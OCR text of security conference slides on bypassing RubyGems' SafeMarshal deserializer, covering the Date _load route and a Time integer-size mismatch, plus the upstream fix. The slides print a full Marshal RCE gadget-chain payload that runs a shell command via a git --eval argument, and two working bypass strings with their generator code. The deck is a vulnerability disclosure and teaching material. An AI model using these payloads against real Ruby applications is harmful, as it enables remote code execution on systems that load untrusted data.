



Escaping Ruby’s SafeMarshal

When life gives you Ruby, make RCE…

Luke Jahnke
@lukejahnke
@nastystereo.com

About me

- Interested in application security/web/browser/Linux
- Found the first universal RCE deserialization gadget chain for Ruby
- Blogging at nastystereo.com



Overview

- Research published 3 December 2024
  - Not the most useful bugs but I find them interesting
- What is Marshal in the Ruby programming language?
- What is SafeMarshal?
- How I broke it - Two different exploits
- Updates and fixes since the research was published

Serialization in Ruby

Ruby
A ~~PROGRAMMER'S~~ HACKER'S BEST FRIEND

- Ruby's built-in binary serialization is called Marshal
- Converts Ruby objects into bytes for storage or transmission

- Like Python's pickle or Java's java.io.ObjectInputStream
- Dangerous but not code execution for "free"

Marshal.load(serialized_str) → Object
Marshal.dump(object) → String

Deserialization Attacks in Ruby

- Code-reuse attack
- Uses gadget chains
- Start of chain is a class that has a `_load` or `marshal_load method`

Deserialization Attacks in Ruby

User Defined

"u" represents an object with a user-defined serialization format using the `_dump` instance method and `_load` class method. Following the type byte is a symbol containing the class name. Following the class name is a byte sequence containing the user-defined representation of the object.

The class method `_load` is called on the class with a string created from the byte-sequence.


User `Marshal`

"U" represents an object with a user-defined serialization format using the `marshal_dump` and `marshal_load` instance methods. Following the type byte is a symbol containing the class name. Following the class name is an object containing the data.

Upon loading a new instance must be allocated and `marshal_load` must be called on the instance with the data.

https://docs.ruby-lang.org/en/3.4/marshal_rdoc.html


Gadget Chain in Ruby



Gadget Chain with Rails

Ruby

A ~~PROGRAMMER'S~~ HACKER'S BEST FRIEND



History of RCE Deserialization Gadget Chains with Ruby

- November 8, 2018 - Ruby 2.x Universal RCE Deserialization Gadget Chain by Luke Jahnke
- March 2, 2019 - Universal RCE with Ruby YAML.load by Etienne Stalmans
- January 7, 2021 - Universal Deserialisation Gadget for Ruby 2.x-3.x by William Bowling
- January 9, 2021 - Universal RCE with Ruby YAML.load (versions > 2.7) by Etienne Stalmans
- March 28, 2022 - Ruby Deserialization - Gadget on Rails by httpvoid
- April 4, 2022 - Round Two: An Updated Universal Deserialisation Gadget for Ruby 2.x-3.x by William Bowling
- May 17, 2022 - Ruby Vulnerabilities: Exploiting Dangerous Open, Send and Deserialization Operations by Ben Lincoln
- March 13, 2024 - Discovering Deserialization Gadget Chains in Rubyland by Alex Leahu
- June 20, 2024 - Execute commands by sending JSON? Learn how unsafe deserialization vulnerabilities work in Ruby projects by Peter Stöckli
- October 17 2024 - Updated ruby gadget for marshal loading by Leonardo Giovannini

- November 24 2024 - I updated the chain with three improvements

Current RCE Deserialization Gadget Chain

- ~100 lines of code to generate payload
- Touches filesystem and needs internet access :(
- 12 classes used, some multiple times:
  - Gem::SpecFetcher
  - Gem::URI::HTTP
  - Gem::Source
  - Gem::Resolver::IndexSpecification
  - Gem::RequestSet
  - Gem::RequestSet::Lockfile
  - Gem::Source::Git
  - Gem::Resolver::Specification
  - Gem::Resolver::GitSpecification
  - Gem::Resolver::SpecSpecification
  - UncaughtThrowError
  - Gem::Version

https://nastystereo.com/security/ruby-3.4-deserialization.html

Payload

\x04\b[\bc\x15Gem::SpecFetcherU:\x11Gem::Version[\x06o:\x17UncaughtThrowError\t:\tmesgI\"\x1D%.0s1337.nastystereo.com\x06:\x06ET:\abt0:\btago:\x1EGem::RequestSet::Lockfile\n:\t@seto:\x14Gem::RequestSet\x06:\x15@sorted_requests[\x06o:&Gem::Resolver::IndexSpecification\a:\n@nameI\"\tname\x06;\bT:\f@sourceo:\x10Gem::Source\a:\t@urio:\x13Gem::URI::HTTP\v:\n@pathI\"\x06/\x06;\bT:\f@schemeI\"\as3\x06;\bT:\n@hostI\">rubygems.org/quick/Marshal.4.8/bundler-2.2.27.gemspec.rz?\x06;\bT:\n@portI\"v/../../../../../../../../../../../../../../../tmp/cache/bundler/git/any-c5fe0200d1c7a5139bd18fd22268c4ca8bf45e90/\x06;\bT:\n@userI\"\bany\x06;\bT:\x0E@passwordI\"\bany\x06;\bT:\x12@update_cacheT:\x12@dependencies[\x00:\x13@gem_deps_fileI\"\x06/\x06;\bT:\x12@gem_deps_dirI\"\x06/\x06;\bT:\x0F@platforms[\x00:\nvalue0U;\x00[\x06o;\x06\t;\aI\"\x1D%.0s1337.nastystereo.com\x06;\bT;\t0;\no;\v\n;\fo;\r\x06;\x0E[\x06o:%Gem::Resolver::SpecSpecification\x06:\n@speco:$Gem::Resolver::GitSpecification\a;\x11o:\x15Gem::Source::Git\n:\t@gitI\"\tmake\x06;\bT:\x0F@referenceI\".--eval=rev-parse:\n\t-id > /tmp/marshal-poc\x06;\bT:\x0E@root_dirI\"\t/tmp\x06;\bT:\x10@repositoryI\"\bany\x06;\bT;\x10I\"\bany\x06;\bT;\"o:!Gem::Resolver::Specification\a;\x10I\"\bany\x06;\bT;\x1C[\x00;\x1C[\x00;\x1DI\"\x06/\x06;\bT;\x1EI\"\x06/\x06;\bT;\x1F[\x00; 0

Enter SafeMarshal

- Introduced in Ruby 3.3.0 (25 Dec 2023) to safely deserialize gem metadata
  - RubyGems added it in v3.5.0
- Pure Ruby reimplementation of Marshal (~1000 lines of code)
- No dangerous objects as it only loads permitted classes

Two modes

- `Gem::SafeMarshal.load` → you specify what is permitted
- `Gem::SafeMarshal.safe_load` → hardcoded list

Permitted classes

```
PERMITTED_CLASSES = %w[
   Date
   Time
   Rational
   Gem::Dependency
   Gem::NameTuple
   Gem::Platform
   Gem::Requirement
   Gem::Specification
   Gem::Version
   Gem::Version::Requirement
   YAML::Syck::DefaultKey
   YAML::PrivateType
 ]
```

Permitted instance variables

```
PERMITTED_IVARS = {
   "String" => %w[E encoding @taguri @debug_created_info],
   "Time" => %w[
     offset zone nano_num nano_den submicro
     @_zone @marshal_with_utc_coercion
   ],
   "Gem::Dependency" => %w[
     @name @requirement @prerelease @version_requirement
     @version_requirements @type @force_ruby_platform
   ],
   "Gem::NameTuple" => %w[@name @version @platform],
   "Gem::Platform" => %w[@os @cpu @version],
   "Psych::PrivateType" => %w[@value @type_id],
 }
```

Breaking SafeMarshal (2 Attack Paths)

1. A permitted class that is surprisingly dangerous

2. Incorrect assumption about Marshal by SafeMarshal

Attack #1 - Permitted classes

```
PERMITTED_CLASSES = %w[
   Date
   Time
   Rational
   Gem::Dependency
   Gem::NameTuple
   Gem::Platform
   Gem::Requirement
   Gem::Specification
   Gem::Version
   Gem::Version::Requirement
   YAML::Syck::DefaultKey
   YAML::PrivateType
 ]
```

Attack #1 - ext/date/date_core.c

```
void Init_date_core(void) {
    cDate = rb_define_class("Date", rb_cObject);

    rb_define_method(cDate,
      "marshal_dump", d_lite_marshal_dump, 0);

    rb_define_method(cDate,
      "marshal_load", d_lite_marshal_load, 1);

    rb_define_singleton_method(cDate,
      "_load", date_s__load, 1);
```

Attack #1 - ext/date/date_core.c

```
static VALUE
date_s__load(VALUE klass, VALUE s)
{
    VALUE a, obj;

    a = rb_marshal_load(s);
    obj = d_lite_s_alloc(klass);
    return d_lite_marshal_load(obj, a);
}
```

Attack #1 - Generate POC

```
class Foo
  def marshal_dump
  end
end

class Date
  def _dump(_depth)
    Marshal.dump(Foo.new)
  end
end

puts Marshal.dump(Date.new).inspect
```

```
"\x04\x08u:\x09Date\x0E\x04\x08U:\x08Foo0"
```

Attack #1 - Validate POC

```
require "date"

class Foo
  def marshal_load(*)
    abort "You win - Foo#marshal_load was called"
  end
end

Gem.load_safe_marshal

Gem::SafeMarshal.safe_load(
  "\x04\x08u:\x09Date\x0E\x04\x08U:\x08Foo0"
)
```

```
You win - Foo#marshal_load was called
```

Attack #1 - Homework

- Check other classes for interesting attack surface
- Help out by removing or fixing the `_dump` method in `Date`

- Review the first item in an allow list to see if it is dangerous

Attack #2

- Previous attack targeted the configuration of SafeMarshal, now jumping to implementation

- Was surprised to find a call to `Marshal.load` in SafeMarshal
  - Found the code constructs a string, including attacker controlled values, to then deserialize with the real `Marshal.load`

- Wasn’t this meant to be a Ruby reimplementation?
  - Yes, but Time is complicated

Attack #2 - lib/rubygems/safe_marshal/visitors/to_ruby.rb

```
      def visit_Gem_SafeMarshal_Elements_WithIvars(e)
[...]
            marshal_string = "\x04\x08Iu:\x09Time".b
            marshal_string.concat(s.size + 5)
            marshal_string << s
            marshal_string.concat(internal.size + 5)

            internal.each do |k, v|
              marshal_string.concat(":")
              marshal_string.concat(k.size + 5)
              marshal_string.concat(k.to_s)
              dumped = Marshal.dump(v)
              dumped[0, 2] = ""
              marshal_string.concat(dumped)
            end

            object = @objects[object_offset] = Marshal.load(marshal_string)
[...]
```

Attack #2 - lib/rubygems/safe_marshal/visitors/to_ruby.rb

```
      def visit_Gem_SafeMarshal_Elements_WithIvars(e)
[...]
            marshal_string = "\x04\x08Iu:\x09Time".b
            marshal_string.concat(s.size + 5)
            marshal_string << s
```

We control the value of `s`

```
            object = @objects[object_offset] = Marshal.load(marshal_string)
[...]
```

Attack #2 - lib/rubygems/safe_marshal/visitors/to_ruby.rb

```
      def visit_Gem_SafeMarshal_Elements_WithIvars(e)
[...]
            marshal_string = "\x04\x08Iu:\x09Time".b
            marshal_string.concat(s.size + 5)
            marshal_string << s
```

We control the value of `s`

But `s` is used here as well

```
            object = @objects[object_offset] = Marshal.load(marshal_string)
[...]
```

Attack #2 - lib/rubygems/safe_marshal/visitors/to_ruby.rb

```
      def visit_Gem_SafeMarshal_Elements_WithIvars(e)
[...]
            marshal_string = "\x04\x08Iu:\x09Time".b
            marshal_string.concat(s.size + 5)
            marshal_string << s
```

We need this value to not match the real size

```
            object = @objects[object_offset] = Marshal.load(marshal_string)
[...]
```

Attack #2 - lib/rubygems/safe_marshal/visitors/to_ruby.rb

```
      def visit_Gem_SafeMarshal_Elements_WithIvars(e)
[...]
            marshal_string = "\x04\x08Iu:\x09Time".b
            marshal_string.concat(s.size + 5)
            marshal_string << s
```

What’s up with + 5?

```
            object = @objects[object_offset] = Marshal.load(marshal_string)
[...]
```

Attack #2 - Marshal integer representation

```
>> Marshal.dump(0)
=> "\x04\x08i\x00"

>> Marshal.dump(1)
=> "\x04\x08i\x06"
```

Attack #2 - Marshal integer representation

```
>> Marshal.dump(0)
=> "\x04\x08i\x00"

>> Marshal.dump(1)
=> "\x04\x08i\x06"

>> Marshal.dump(2)
=> "\x04\x08i\x07"

[...]

>> Marshal.dump(0x7a)
=> "\x04\x08i\x7F"
```

```
>> Marshal.dump(0x7B)
=> "\x04\x08i\x01\x7B"

>> Marshal.dump(0x7C)
=> "\x04\x08i\x01\x7C"

>> Marshal.dump(0x7D)
=> "\x04\x08i\x01\x7D"

[...]

>> Marshal.dump(0xFF)
=> "\x04\x08i\x01\xFF"
```

Attack #2 - lib/rubygems/safe_marshal/reader.rb

```ruby
def read_integer
  b = read_byte

  case b
  when 0x00
    0
  when 0x01
    read_byte
  when 0x02
    read_byte | (read_byte << 8)
  when 0x03
    read_byte | (read_byte << 8) | (read_byte << 16)
  when 0x04
    read_byte | (read_byte << 8) | (read_byte << 16) | (read_byte << 24)
  when 0xFC
    read_byte | (read_byte << 8) | (read_byte << 16) | (read_byte << 24) | -0x100000000
  when 0xFD
    read_byte | (read_byte << 8) | (read_byte << 16) | -0x1000000
  when 0xFE
    read_byte | (read_byte << 8) | -0x10000
  when 0xFF
    read_byte | -0x100
  else
    signed = (b ^ 128) - 128
    if b >= 128
      signed + 5
    else
      signed - 5
    end
  end
end
```

Attack #2 - Marshal integer representation

The first byte has the following special values:

“x00” The value of the integer is 0. No bytes follow.

“x01” The total size of the integer is two bytes. The following byte is a positive integer in the range of 0 through 255. Only values between 123 and 255 should be represented this way to save bytes.

“xff” The total size of the integer is two bytes. The following byte is a negative integer in the range of -1 through -256.

“x02” The total size of the integer is three bytes. The following two bytes are a positive little-endian integer.

https://docs.ruby-lang.org/en/3.4/marshal_rdoc.html

Attack #2 - Marshal integer representation

Otherwise the first byte is a sign-extended eight-bit value with an offset. If the value is positive the value is determined by subtracting 5 from the value. If the value is negative the value is determined by adding 5 to the value.

There are multiple representations for many values. CRuby always outputs the shortest representation possible.

https://docs.ruby-lang.org/en/3.4/marshal_rdoc.html

Attack #2 - Some of Marshal’s representation of 0

```
>> Marshal.load("\x04\x08i\x00")
=> 0
>> Marshal.load("\x04\x08i\x05")
=> 0
>> Marshal.load("\x04\x08i\x01\x00")
=> 0
>> Marshal.load("\x04\x08i\x02\x00\x00")
=> 0
>> Marshal.load("\x04\x08i\x03\x00\x00\x00")
=> 0
>> Marshal.load("\x04\x08i\x04\x00\x00\x00\x00")
=> 0
```

Attack #2 - Useful representation of 0 - using 0xFB

- We need a byte that is greater than 5
  - Due to the + 5 and our string can’t have a negative size and zero size is not useful

```
>> Marshal.load("\x04\x08i\xFB")
=> 0
```

Attack #2 - Proof of concept

```
Gem::SafeMarshal.safe_load(
  "\x04\x08Iu:\x09Time\x01\xF6\x06:\x09zoneU:\x08Foo0" +
    ("\x00" * 233)
)
```

0xF6 + 5 = 0xFB

Smuggled Foo object

Attack #2 - POC generation code

```ruby
class Foo
  def marshal_dump
  end
end

payload =
"#{Marshal::MAJOR_VERSION.chr}#{Marshal::MINOR_VERSION.chr}" +
"I" + # TYPE_IVAR
"u" + # TYPE_USERDEF
Marshal.dump(:Time)[2..-1] +
Marshal.dump(0xfb - 5)[3..-1] +
Marshal.dump(1)[3..-1] +
Marshal.dump(:zone)[2..-1] +
Marshal.dump(Foo.new)[2..-1] +
("\x00" * 233)

puts payload.inspect
```

Attack #2 - Fix

- First Ruby release with the fix is 3.4.0
- PR merged Dec 20, 2024 - https://github.com/rubygems/rubygems/pull/8305

17 lib/rubygems/safe_marshal/visitors/to_ruby.rb

```diff
@@ -98,16 +98,21 @@ def visit_Gem_SafeMarshal_Elements_WithIvars(e)
 98  98              end
 99  99
100 100              s = e.object.binary_string
    101 +            # 122 is the largest integer that can be represented in marshal in a single byte
    102 +            raise TimeTooLargeError.new("binary string too large", stack: formatted_stack) if s.bytesize > 122
101 103
```

Trail of Bits Report - Informational Finding

The Marshaled spec data is also used in the `rubygems` repository (i.e., the `gem` and `bundler` commands). Although this project is out of scope, and uses a `SafeMarshal` implementation, it is still interesting to consider. The Marshaled spec data is used in the `Gem::Source` and `Bundler::Fetcher` functionality. The former is commonly employed to exploit Ruby Marshal deserialization bugs. If an attacker can find a bypass in the `SafeMarshal` implementation, or otherwise convince a program to load that data, then they could achieve code execution. Additionally, if a client that is not using the `SafeMarshal` implementation—like the RubyGems Rake tasks—accesses that data, then it is not protected.

- https://github.com/trailofbits/publications/blob/master/reviews/2024-12-rubycentral-rubygemsorg-securityreview.pdf

Trail of Bits Report - Informational Finding

The Marshaled spec data is also used in the `rubygems` repository (i.e., the `gem` and `bundler` commands). Although this project is out of scope, and uses a `SafeMarshal` implementation, it is still interesting to consider. The Marshaled spec data is used in the `Gem::Source` and `Bundler::Fetcher` functionality. The former is commonly employed to exploit Ruby Marshal deserialization bugs. If an attacker can find a bypass in the `SafeMarshal` implementation, or otherwise convince a program to load that data, then they could achieve code execution. Additionally, if a client that is not using the `SafeMarshal` implementation—like the RubyGems Rake tasks—accesses that data, then it is not protected.

- https://github.com/trailofbits/publications/blob/master/reviews/2024-12-rubycentral-rubygemsorg-securityreview.pdf

Trail of Bits Report - Informational Finding

Exploit Scenario

An attacker gains access to the S3 bucket storing Marshaled spec data. This could occur via access control misconfiguration, SSRF, data validation issues during the gem upload process, or some other attack vector. The attacker then uploads or modifies Marshaled data such that when it is loaded, it exploits a deserialization bug.

- https://github.com/trailofbits/publications/blob/master/reviews/2024-12-rubycentral-rubygemsorg-securityreview.pdf

Takeaways

- Safe doesn’t always mean safe
- Backwards compatibility is hard
- Deserialization is hard to lock down, best to stick with safer formats (JSON)

Takeaways


hackerone
hackerone.com/ruby
OR NOT.
I'M A SIGN,
NOT A COP
imgflip.com

Questions?